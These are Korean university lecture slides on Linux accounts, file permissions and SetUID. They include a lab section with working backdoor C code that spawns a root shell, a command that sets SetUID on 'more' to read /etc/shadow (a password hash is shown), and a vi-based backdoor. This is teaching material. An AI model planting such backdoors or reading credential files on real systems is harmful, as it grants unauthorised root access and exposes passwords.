



# 응용보안

## 5. 계정과 권한

---

경기대학교 AI컴퓨터공학부 이재흥  
jhlee@kyonggi.ac.kr

# CONTENTS

## PRESENTATION



- 리눅스/유닉스의 계정과 권한 체계
- 리눅스/유닉스의 권한 상승
- 윈도우의 계정과 권한 체계
- 윈도우의 권한 상승
- 실습 FTZ Level 1. 백도어 (Backdoor)



## 학습 목표

- 리눅스/유닉스 시스템에서 권한 체계를 이해한다.
- SetUID 필요성과 기능을 이해한다.
- SetUID를 이용한 관리자 권한 획득의 원리를 이해한다.
- 윈도우 시스템의 접근 체계를 이해한다.
- 윈도우 시스템의 권한 획득 과정을 이해한다.




## 리눅스/유닉스의 계정과 권한 체계



# 리눅스/유닉스의 계정과 권한 체계

- 로그인
  - 계정 ID와 패스워드로 자신이 누군지 밝히고, 그에 따른 권한을 부여 받아 시스템에 접근할 수 있도록 허가를 받는 과정
- 시스템 해킹
  - 부여 받은 일반 사용자 권한 이상의 권한을 획득하는 절차
- 리눅스 시스템의 계정과 권한 체계
  - root라는 관리자와 일반 사용자 계정만 있음
  - 계정 목록을 /etc/passwd 파일에 저장



```
wishfree@ubuntu: ~  
File Edit View Search Terminal Help  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

그림 3-1 /etc/passwd 파일 내용



# 리눅스/유닉스의 계정과 권한 체계

- /etc/passwd 파일 내용

root : x : 0 : 0 : root : /root : /bin/bash  
①      ②      ③      ④      ⑤      ⑥      ⑦

- ① 사용자 계정
- ② 패스워드가 암호화되어 shadow 파일에 저장되어 있음을 나타냄
- ③ 사용자 번호 (UID, User ID)
  - 리눅스에서 관리자는 UID를 0번으로 부여 받고 일반 사용자는 그 외의 번호를 부여 받는 데 보통 500번 또는 1000번 이상을 부여
- ④ 그룹 번호 (GID, Group ID)
- ⑤ 사용자 이름 (시스템 설정에 별다른 영향이 없는 설정으로 자신의 이름을 입력해도 됨)
- ⑥ 사용자의 홈 디렉터리를 설정
  - 관리자이므로 홈 디렉터리가 /root
  - 일반 사용자는 /home/wishfree와 같이 /home 디렉터리 하위에 위치함
- ⑦ 사용자 셸을 정의
  - 기본 설정은 bash 셸로 자신이 사용하는 셸을 이곳에 정의하면 됨



# 리눅스/유닉스의 계정과 권한 체계

- 디렉터리 파일 목록

```
wishfree@ubuntu: /etc
File Edit View Search Terminal Help
wishfree@ubuntu:/etc$ ls -al
total 1120
drwxr-xr-x 124 root root 12288 Mar 10 18:53 .
drwxr-xr-x 24 root root 4096 Mar 3 20:02 ..
drwxr-xr-x 3 root root 4096 Jan 5 12:40 acpi
-rw-r--r-- 1 root root 3028 Jan 5 12:35 adduser.conf
drwxr-xr-x 2 root root 4096 Mar 10 18:53 alternatives
-rw-r--r-- 1 root root 401 May 29 2017 anacrontab
-rw-r--r-- 1 root root 433 Aug 5 2016 apg.conf
drwxr-xr-x 6 root root 4096 Jan 5 12:36 apm
drwxr-xr-x 3 root root 4096 Mar 3 20:04 apparmor
drwxr-xr-x 8 root root 4096 Mar 10 18:48 apparmor.d
drwxr-xr-x 4 root root 4096 Jan 5 12:40 apport
-rw-r--r-- 1 root root 769 Aug 4 2017 appstream.conf
drwxr-xr-x 6 root root 4096 Mar 10 18:50 apt
drwxr-xr-x 3 root root 4096 Jan 5 12:41 avahi
-rw-r--r-- 1 root root 2188 May 17 2017 bash.bashrc
-rw-r--r-- 1 root root 45 Aug 12 2015 bash_completion
drwxr-xr-x 2 root root 4096 Mar 3 20:02 bash_completion.d
-rw-①-r-- ② r③t r④t 367 Jan 27 2016 bindresvport.blacklist
```

그림 3-2 /etc 디렉터리 파일 목록

- ① 파일 접근 권한
- ② 해당 파일에 링크(Link)된 파일 개수
- ③ 보통 해당 파일을 생성한 계정이지만, 파일 생성자 또는 관리자가 수정 가능
- ④ 생성한 계정이 속한 그룹이지만, 파일 생성자 또는 관리자가 수정 가능



# 리눅스/유닉스의 계정과 권한 체계

```
drwxr-xr-x  2  root  root  4096   Mar  10  18:53  alternatives
```

파일 속성	파일 소유자 권한	그룹 권한	일반(Others) 권한
d	rwX	r-X	r-X

표 3-1 문자 종류에 따른 파일 속성

문자	파일 속성
d	디렉터리 파일(Directory File)
-	일반 정규 파일(Regular File)
l	링크된 파일(Symbolic Link File)
c	버퍼에 저장되지 않은 특수 파일(Character File) 예: 터미널
b	버퍼링된 특수 파일(Block File) 예: 디스크 드라이브
s	소켓 기능을 하는 파일(Socket File)
p	파이프 기능을 하는 파일(Pipe File)





## 리눅스/유닉스의 계정과 권한 체계

- 파일 소유자 권한
  - rwx는 파일의 소유자에 대한 접근 권한
- 그룹 권한
  - r-x는 소유 그룹에 대한 접근 권한
- 일반(Others) 권한
  - r-x는 파일과 아무 관련이 없는 이들(others)에 대한 접근 권한



## 리눅스/유닉스의 계정과 권한 체계

- r, w, x는 각각 읽기(Read), 쓰기(Write), 실행하기(eXecution)를 의미
  - r : 4 (2진수 100)
  - w : 2 (2진수 10)
  - x : 1 (2진수 1)
- 8진수 표현
  - rwx는 각각 숫자  $r(4) + w(2) + x(1)$ 을 더한 수 7 (2진수 111)로 읽음
  - rwxrwxrwx는 파일의 소유자, 그룹, 관련이 없는 이들 모두 파일을 읽고, 쓰고, 실행할 수 있으며, 권한을 777이라고 읽음
  - 접근 권한이 rwxr-xr-x인 경우 755로 읽음



# 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

- 파일과 디렉터리를 생성할 때 기본 권한 확인
  - 임의의 파일과 디렉터리를 생성
    - 파일은 권한이 rw-r--r-- (644)
    - 디렉터리는 권한이 rwxr-xr-x (755)

```
wishfree@ubuntu: ~/test
File Edit View Search Terminal Help
wishfree@ubuntu:~/test$ touch a.txt
wishfree@ubuntu:~/test$ mkdir a
wishfree@ubuntu:~/test$ ls -al
total 12
drwxr-xr-x  3 wishfree wishfree 4096 Mar 10 19:26 .
drwxr-xr-x 17 wishfree wishfree 4096 Mar 10 19:25 ..
drwxr-xr-x  2 wishfree wishfree 4096 Mar 10 19:26 a
-rw-r--r--  1 wishfree wishfree   0 Mar 10 19:25 a.txt
wishfree@ubuntu:~/test$
```

그림 3-3 임의의 파일과 디렉터리 생성 후 접근 권한 확인



## 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

- 파일과 디렉터리의 기본 생성 권한
  - 파일의 기본 권한(666)과 디렉터리의 기본 권한(777)에서 umask 값을 뺀 값
    - 파일
      - $666 - 022 = 644$
    - 디렉터리
      - $777 - 022 = 755$
  - umask 명령



```
wishfree@ubuntu: ~/test
File Edit View Search Terminal Help
wishfree@ubuntu:~/test$ umask
0022
wishfree@ubuntu:~/test$ umask 0027
wishfree@ubuntu:~/test$ umask
0027
wishfree@ubuntu:~/test$
```

그림 3-4 /etc/login.defs 파일의 umask 값 확인



## 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

- 파일 및 디렉터리 기본 생성 권한 변경
  - umask 값을 변경하면 파일과 디렉터리를 생성할 때 부여하는 기본 권한이 바뀜
  - umask 값을 027로 바꿀 경우 파일은 640(=666-027)이 되며, 디렉터리는 750(=777-027)이 됨
  - umask 값이 027일 때, b.txt 파일과 b 디렉터리 생성
    - b.txt 파일은 권한이 640(=666-027)
    - b 디렉터리는 권한이 750(=777-027)




```
wishfree@ubuntu: ~/test
File Edit View Search Terminal Help
wishfree@ubuntu:~/test$ touch b.txt
wishfree@ubuntu:~/test$ mkdir b
wishfree@ubuntu:~/test$ ls -al
total 16
drwxr-xr-x  4 wishfree wishfree 4096 Mar 10 22:17 .
drwxr-xr-x 17 wishfree wishfree 4096 Mar 10 20:08 ..
drwxr-xr-x  2 wishfree wishfree 4096 Mar 10 19:26 a
-rw-r--r--  1 wishfree wishfree   0 Mar 10 19:25 a.txt
drwxr-x---  2 wishfree wishfree 4096 Mar 10 22:17 b
-rw-r----- 1 wishfree wishfree   0 Mar 10 22:17 b.txt
wishfree@ubuntu:~/test$
```

그림 3-5 b.txt 파일과 b 디렉터리 생성 후 접근 권한 확인



# 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

- 파일 및 디렉터리 권한 변경
  - 생성된 파일의 권한 설정은 chmod 명령을 사용
    - chmod (권한) [파일, 디렉터리]



```
wishfree@ubuntu: ~/test
File Edit View Search Terminal Help
wishfree@ubuntu:~/test$ chmod 777 b.txt
wishfree@ubuntu:~/test$ ls -al
total 16
drwxr-xr-x  4 wishfree wishfree 4096 Mar 10 22:17 .
drwxr-xr-x 17 wishfree wishfree 4096 Mar 10 20:08 ..
drwxr-xr-x  2 wishfree wishfree 4096 Mar 10 19:26 a
-rw-r--r--  1 wishfree wishfree   0 Mar 10 19:25 a.txt
drwxr-x---  2 wishfree wishfree 4096 Mar 10 22:17 b
-rwxrwxrwx  1 wishfree wishfree   0 Mar 10 22:17 b.txt
wishfree@ubuntu:~/test$
```

그림 3-6 파일 기본 권한 변경



## 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

- 파일 소유자 및 그룹 변경
  - 파일 소유자 변경 : chown 명령
  - 파일 그룹 변경 : chgrp 명령

```
root@ubuntu: /home/wishfree/test
File Edit View Search Terminal Help
root@ubuntu:/home/wishfree/test# ls -al b.txt
-rwxrwxrwx 1 wishfree wishfree 0 Mar 10 22:17 b.txt
root@ubuntu:/home/wishfree/test# chown root b.txt
root@ubuntu:/home/wishfree/test# ls -al b.txt
-rwxrwxrwx 1 root wishfree 0 Mar 10 22:17 b.txt
root@ubuntu:/home/wishfree/test# chgrp root b.txt
root@ubuntu:/home/wishfree/test# ls -al b.txt
-rwxrwxrwx 1 root root 0 Mar 10 22:17 b.txt
root@ubuntu:/home/wishfree/test#
```

그림 3-7 파일 소유자와 그룹 변경



## 리눅스/유닉스의 권한 상승





## 리눅스/유닉스의 권한 상승

- 시스템에서 해킹을 하는 주요 목적은 권한 상승
  - SetUID를 통해서도 가능
- 사용자 계정
  - 사용자 번호 (UID)를 1000, 그룹 번호 (GID)를 1000으로 부여 받아 로그인하고  
이런 UID, GID가 wishfree 계정이 누구인지 식별

```
wishfree : x : 1000 : 1000 : Ubuntu_17,,, : /home/wishfree : /bin/bash
```
- RUID (Real UID), RGID (Real GID)
  - 계정이 누구인지 식별하는 UID, GID
- EUID (Effective UID), EGID (Effective GID)
  - 어떤 권한을 가지고 있는가에 대한 UID, GID
- 최초로 로그인할 때는 RUID 값과 EUID 값, RGID 값과 EGID 값이 각각 동일
- SetUID 비트를 가진 프로그램을 실행했을 때만 프로세스 안에서 잠시 일치하지 않는 상태가 발생



## 리눅스/유닉스의 권한 상승

- SetUID 비트를 가진 프로그램 예 - passwd
  - passwd 명령으로 패스워드를 설정하면, 패스워드 암호화나 해시된 값을 /etc/shadow에 저장



```
wishfree@ubuntu: /  
File Edit View Search Terminal Help  
wishfree@ubuntu:/$ ls -al /etc/shadow  
-rw-r----- 1 root shadow 1307 Mar 10 18:13 /etc/shadow  
wishfree@ubuntu:/$
```

그림 3-8 /etc/shadow 파일 권한 확인

- 일반 사용자가 자신의 패스워드를 변경하려 할 경우 shadow 파일을 수정해야 하는데 일반 사용자는 shadow 파일에 대한 쓰기 권한이 없음
- 따라서 passwd 프로그램을 실행하는 동안만 root 권한을 가지도록 SetUID 비트 설정




```
wishfree@ubuntu: /  
File Edit View Search Terminal Help  
wishfree@ubuntu:/$ ls -al /usr/bin/passwd  
-rwsr-xr-x 1 root root 54224 Aug 20 2017 /usr/bin/passwd  
wishfree@ubuntu:/$
```

그림 3-9 /usr/bin/passwd 파일 권한 확인




## 리눅스/유닉스의 권한 상승

- SetUID 비트를 가진 프로그램 예 - passwd
  - rws r-x r-x로 권한 부여 확인, 권한 중 s가 SetUID를 가리킴
  - SetUID, SetGID는 4000, 2000으로 표현
  - 4755 권한의 파일이 있다면 rwsr-xr-x로 표현
  - SetGID는 그룹의 x 자리를 s로 바꾸어 사용함
  - passwd 파일에는 SetUID 권한이 주어져 있으며, 파일 소유자가 root이므로 파일이 실행되는 프로세스는 실행 시간 동안 파일 소유자인 root 권한으로 실행함



(a) SetUID를 설정했을 때



(b) SetUID를 설정하지 않았을 때


그림 3-10 SetUID 설정에 따른 프로세스 권한 변경



## 리눅스/유닉스의 권한 상승

- find 명령은 파일 소유자가 관리자면서, SetUID 비트를 가진 파일을 검색

```
find / -user root -perm /4000
```



```
wishfree@ubuntu: /  
File Edit View Search Terminal Help  
/snap/core/4110/bin/umount  
find: '/snap/core/4110/etc/ssl/private': Permission denied  
find: '/snap/core/4110/root': Permission denied  
/snap/core/4110/usr/bin/chfn  
/snap/core/4110/usr/bin/chsh  
/snap/core/4110/usr/bin/gpasswd  
/snap/core/4110/usr/bin/newgrp  
/snap/core/4110/usr/bin/passwd  
/snap/core/4110/usr/bin/sudo  
/snap/core/4110/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core/4110/usr/lib/openssh/ssh-keysign  
/snap/core/4110/usr/lib/snapd/snap-confine  
/snap/core/4110/usr/sbin/pppd  
find: '/snap/core/4110/var/cache/ldconfig': Permission denied
```


그림 3-11 시스템 내부에서 SetUID 비트가 설정된 파일 검색



## SetUID를 활용한 해킹 기법 익히기

- SetUID 비트를 가진 셸의 생성
  - 원본 bash 셸을 /test 디렉터리에 복사하여 4755 권한 부여
  - SetUID 비트가 주어진 bash 셸 프로그램은 프로세스가 살아있는 동안은 파일 소유자인 root 권한으로 실행할 것임

```
cp /bin/bash /test/bash  
chmod 4755 ./bash
```



A terminal window titled 'root@ubuntu: /test' showing the steps to set the SetUID bit on a bash shell. The user runs 'cp /bin/bash /test/bash' and 'ls -al ./bash', which shows the file permissions as '-rwxr-x--- 1 root root 1099016 Mar 10 23:46 ./bash'. Then, the user runs 'chmod 4755 ./bash' and 'ls -al ./bash' again, which shows the permissions as '-rwsr-xr-x 1 root root 1099016 Mar 10 23:46 ./bash', indicating the SetUID bit is now set.

```
root@ubuntu: /test  
File Edit View Search Terminal Help  
root@ubuntu:/test# cp /bin/bash /test/bash  
root@ubuntu:/test# ls -al ./bash  
-rwxr-x--- 1 root root 1099016 Mar 10 23:46 ./bash  
root@ubuntu:/test#  
root@ubuntu:/test# chmod 4755 ./bash  
root@ubuntu:/test# ls -al ./bash  
-rwsr-xr-x 1 root root 1099016 Mar 10 23:46 ./bash  
root@ubuntu:/test#
```

그림 3-12 bash 셸에서 SetUID 비트 설정



## SetUID를 활용한 해킹 기법 익히기

- 일반 사용자 계정으로 SetUID 비트가 주어진 셸 실행
  - 실행 전과 같은 UID와 GID를 가지고 있는 것을 확인
    - 무엇이 더 필요할까?

```
id
./bash
id
```



A terminal window titled 'wishfree@ubuntu: /test' showing the execution of 'id' and './bash' commands. The output of 'id' shows the user is wishfree with UID 1000 and GID 1000, and several groups including adm, cdrom, sudo, dip, plugdev, lpadmin, and sambashare. The output of './bash' shows the prompt changes to 'bash-4.4\$' but the user and group information remain the same, indicating the SetUID bit is set.

```
wishfree@ubuntu: /test
File Edit View Search Terminal Help
wishfree@ubuntu:/test$ id
uid=1000(wishfree) gid=1000(wishfree) groups=1000(wishfree),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare)
wishfree@ubuntu:/test$
wishfree@ubuntu:/test$ ./bash
bash-4.4$ id
uid=1000(wishfree) gid=1000(wishfree) groups=1000(wishfree),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare)
bash-4.4$
```

그림 3-13 SetUID 비트가 설정된 셸로 관리자 권한 획득 시도



## SetUID를 활용한 해킹 기법 익히기

- SetUID 비트를 이용한 bash 셸 획득
  - 특정한 패턴에만 해당하는 보안 설정 때문
    - 약간의 트릭만으로도 피할 수 있음
    - 아래 backdoor.c 소스 코드 작성

backdoor.c

```
#include <stdio.h>

main() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```



## SetUID를 활용한 해킹 기법 익히기

- SetUID 비트를 이용한 bash 셸 획득
  - backdoor.c를 root 계정으로 컴파일하여 4755 권한을 부여

```
gcc -o backdoor backdoor.c
chmod 4755 backdoor
```

```
root@ubuntu: /test
File Edit View Search Terminal Help
root@ubuntu:/test# gcc -o backdoor backdoor.c
backdoor.c:2:1: warning: return type defaults to 'int' [-Wimplicit-int]
main(){
^~~~~~
backdoor.c: In function 'main':
backdoor.c:3:2: warning: implicit declaration of function 'setuid'; did you mean
'setbuf'? [-Wimplicit-function-declaration]
setuid(0);
^~~~~~
setbuf
backdoor.c:4:2: warning: implicit declaration of function 'setgid'; did you mean
'setbuf'? [-Wimplicit-function-declaration]
setgid(0);
^~~~~~
setbuf
backdoor.c:5:2: warning: implicit declaration of function 'system' [-Wimplicit-f
unction-declaration]
system("/bin/bash");
^~~~~~
root@ubuntu:/test# chmod 4755 backdoor
root@ubuntu:/test# ls -al ./backdoor
-rwsr-xr-x 1 root root 8384 Mar 10 23:41 ./backdoor
root@ubuntu:/test#
```

그림 3-14 backdoor 파일 컴파일 및 SetUID 비트 부여





## SetUID를 활용한 해킹 기법 익히기

- SetUID 비트를 이용한 bash 셸 획득
  - 컴파일한 후 일반 사용자인 wishfree(UID=1000) 계정으로 ./backdoor를 실행하면 셸 권한이 root(UID=0)으로 바뀜
  - 여기에서 exit 명령으로 셸을 빠져나가면 ./backdoor 프로세스가 끝나고 EUID가 다시 500이 됨

```
id
./backdoor
id
```

```
root@ubuntu: /test
File Edit View Search Terminal Help
wishfree@ubuntu:/test$ id
uid=1000(wishfree) gid=1000(wishfree) groups=1000(wishfree),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare)
wishfree@ubuntu:/test$
wishfree@ubuntu:/test$ ./backdoor
root@ubuntu:/test# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(sambashare),1000(wishfree)
root@ubuntu:/test#
```

그림 3-15 SetUID 비트를 부여한 backdoor 파일로 관리자 권한 획득



## SetUID를 활용한 해킹 기법 익히기

- more 명령에 SetUID 비트 부여
  - /etc/shadow
    - 패스워드의 해시 값을 저장
    - 관리자 소유의 파일로 일반 사용자는 읽을 수 없음
    - 읽을 수 있도록 하려면?
  - more 명령에 SetUID 비트를 부여하는 것

```
chmod 4755 /bin/more
```

```
root@ubuntu: ~  
File Edit View Search Terminal Help  
root@ubuntu:~# chmod 4755 /bin/more  
root@ubuntu:~# ls -al /bin/more  
-rwsr-xr-x 1 root root 38952 Nov  5 16:14 /bin/more  
root@ubuntu:~#
```


그림 3-16 more 명령에 SetUID 비트 부여



## SetUID를 활용한 해킹 기법 익히기

- more 명령에 SetUID 비트 부여
  - more 명령으로 /etc/shadow 파일 내용 확인

```
id  
more /etc/shadow
```



The screenshot shows a terminal window titled 'wishfree@ubuntu: /test'. The user runs 'id' and then 'more /etc/shadow'. The output of 'id' shows the user is 'wishfree' with UID 1000. The output of 'more /etc/shadow' shows the contents of the /etc/shadow file, including the root user's entry which has the SetUID bit set (indicated by 'root:\$6\$...').

```
wishfree@ubuntu: /test  
File Edit View Search Terminal Help  
wishfree@ubuntu:/test$  
wishfree@ubuntu:/test$ more /etc/shadow  
root:$6$p4HfM8sh$CnEpGsmIpAQBa0BRBtwfxiuEXTi2qVoD2C5TTeBxwkZdUdY0FGJf1est9MiMdHs  
RHJ5Qll8B4mUqpGaGzMxN0.:17601:0:99999:7:::  
daemon*:17536:0:99999:7:::  
bin*:17536:0:99999:7:::  
sys*:17536:0:99999:7:::  
sync*:17536:0:99999:7:::  
games*:17536:0:99999:7:::  
man*:17536:0:99999:7:::  
lp*:17536:0:99999:7:::  
mail*:17536:0:99999:7:::
```

그림 3-17 SetUID 비트를 부여한 more 명령으로 해킹



## SetUID를 활용한 해킹 기법 익히기

- vi 에디터를 SetUID 비트가 주어진 프로세스로 실행
  - root 권한에서 작성한 vibackdoor.c를 컴파일하고 SetUID 비트를 부여


vibackdoor.c

```
#include <stdio.h>
```

```
main() {  
    setuid(0);  
    setgid(0);  
    system("/usr/bin/vi");  
}
```

```
gcc -o vibackdoor vibackdoor.c
```

```
chmod 4755 vibackdoor
```



```
root@ubuntu: /test  
File Edit View Search Terminal Help  
root@ubuntu:/test# chmod 4755 vibackdoor  
root@ubuntu:/test# ls -al ./vibackdoor  
-rwsr-xr-x 1 root root 8384 Mar 11 06:25 ./vibackdoor  
root@ubuntu:/test#
```

그림 3-18 vibackdoor에 SetUID 비트 부여



## SetUID를 활용한 해킹 기법 익히기

- vi 에디터를 SetUID 비트가 주어진 프로세스로 실행
  - 실행 후 ESC를 누른 후 콜론(:)을 누르면 에디터 아래쪽에 키를 입력할 수 있음
  - 아래 그림과 같이 콜론 뒤에 ! 문자를 붙인 후 프로그램을 입력하면 실행할 수 있음
  - /bin/bash를 실행

